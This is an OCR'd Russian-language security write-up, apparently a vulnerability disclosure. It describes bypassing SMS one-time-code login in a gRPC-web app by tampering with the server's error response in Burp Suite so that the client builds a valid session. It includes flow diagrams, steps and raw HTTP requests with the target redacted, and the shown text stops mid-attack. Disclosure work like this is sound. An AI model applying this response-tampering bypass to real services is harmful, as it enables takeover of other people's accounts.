

1: +7 123 456 78 90, 2: captcha
2: e94f46ce-c9f1-11eb-9433-027eb92e4dfc
Client
Server

Для входа в приложение пользователь должен ввести одноразовый код, полученный по SMS. Код отправляется с UUID, полученным из прошлого запроса.

При вводе неверного кода приложение вернет ответ 11. Это код ошибки, означающий, что неверно введен код OTP.



1: +7 123 456 78 90, 2: captcha
2: e94f46ce-... (uuid)
1: e94f46ce-..., 2: 1234 (otp code)
1: 11 (error)
Client
Server

При верном коде в значении поля возвращается `null`, это значит, что код корректный. Если ошибки нет, приложение создает **UUID #2** (помечен красным). И отправляет эти два UUID серверу, в ответ получая сессию.


1: e94f46ce-..., 2: 1337(otp code)
1: null, 2: 1 (no error)
1: e94f46ce-..., 2: 5fd7db5c-...
Set-Cookie: session=***
Client
Server

Как видно из схемы, сервер не возвращает дополнительную информацию при отправке корректного кода. Поэтому я предположил, что **UUID #2** генерируется только на основе времени.

Для проведения атаки я с помощью Burp Suite модифицировал ответ, который сервер возвращает при вводе неверного одноразового кода. Это позволило сгенерировать на клиенте верный **UUID #2** для сессии и получить доступ к аккаунту.




Атака

Шаг 1. Запрос на отправку SMS (создание новой сессии аутентификации)

Первым вызывается метод `SendCodeRecaptcha` сервиса аутентификации (`AuthService`).


Запрос SMS выглядит следующим образом.



```
POST /[redacted].AuthService/SendCodeRecaptcha HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko
Accept: application/grpc-web-text
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://[redacted]
Authorization: Bearer [redacted]
X-Application: [redacted]
X-Device-Id: 1ed1351c-[redacted]bfba-b7b5feaf453cR
X-Session-Id: 16233324[redacted]
Content-Type: application/grpc-web-text
X-User-Agent: grpc-web-javascript/0.1
X-Grpc-Web: 1
Content-Length: 644
Origin: https:/[redacted]
Te: trailers
Connection: close

AAAAAd4KCzc5NTgxMTE[redacted]dxT3Z5cGJXclRqQ3NXZ1Jz
```


Этот gRPC-запрос в декодированном виде содержит два поля:

- поле 1 — номер телефона (`+79...`);
- поле 2 — reCAPTCHA (`03A...`).



```
{
  "1": "79[redacted]",
  "2": "03AGdBq25pEhqH4bgqOvypbWrTjCsWgRsFDnw
}
```


Ответ сервера будет таким.



```
HTTP/2 200 OK
Date: Thu, 10 Jun 2021 13:44:00 GMT
Content-Type: application/grpc-web-text+proto
Access-Control-Allow-Origin: https://[redacted]
Access-Control-Expose-Headers: grpc-status,grpc-message
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: strict-origin
Strict-Transport-Security: max-age=31536000; includeSubdomains;

AAAAACgSJGU5NGY0NmNlLWM5ZjEtMTFlYi05NDMzLTAyN2ViOTJlNGRmYyB4gAAAAB5nc
```

В декодированном виде ответ содержит два поля:


- поле 2 — UUID сессии аутентификации, который будет использован при дальнейших запросах (`e94f46ce-c9f1-11eb-9433-027eb92e4dfc`);
- поле 4 — секунды до того, как можно будет отправить еще одну SMS на тот же номер (120 секунд).



```
{
  "2": "e94f46ce-c9f1-11eb-9433-027eb92e4dfc",
  "4": 120
}
```

Шаг 2. Ввод одноразового кода из SMS

Далее злоумышленник вводит случайный код подтверждения (OTP) и отправляет запрос.




Подтвердите номер

Мы отправили код на номер +7 9[redacted]

Повторно отправить код можно через 1:13

Код подтверждения
2345


Запрос на отправку кода подтверждения производится через метод `VerifyCode` сервиса аутентификации.



```
POST /[redacted]auth.AuthService/VerifyCode HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecl
Accept: application/grpc-web-text
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://[redacted]
Authorization: Bearer [redacted]
X-Application: [redacted]
X-Device-Id: 1ed1351c-56[redacted]-b7b5feaf453cR
X-Session-Id: 16233[redacted]
Content-Type: application/grpc-web-text
X-User-Agent: grpc-web-javascript/0.1
X-Grpc-Web: 1
Content-Length: 68
Origin: https://[redacted]
Te: trailers
Connection: close

AAAAACwKJGU5NGY0NmNlLWM5ZjEtMTFlYi05NDMzLTAyN2ViOTJlNGRmYxIEMjM0NQ==
```

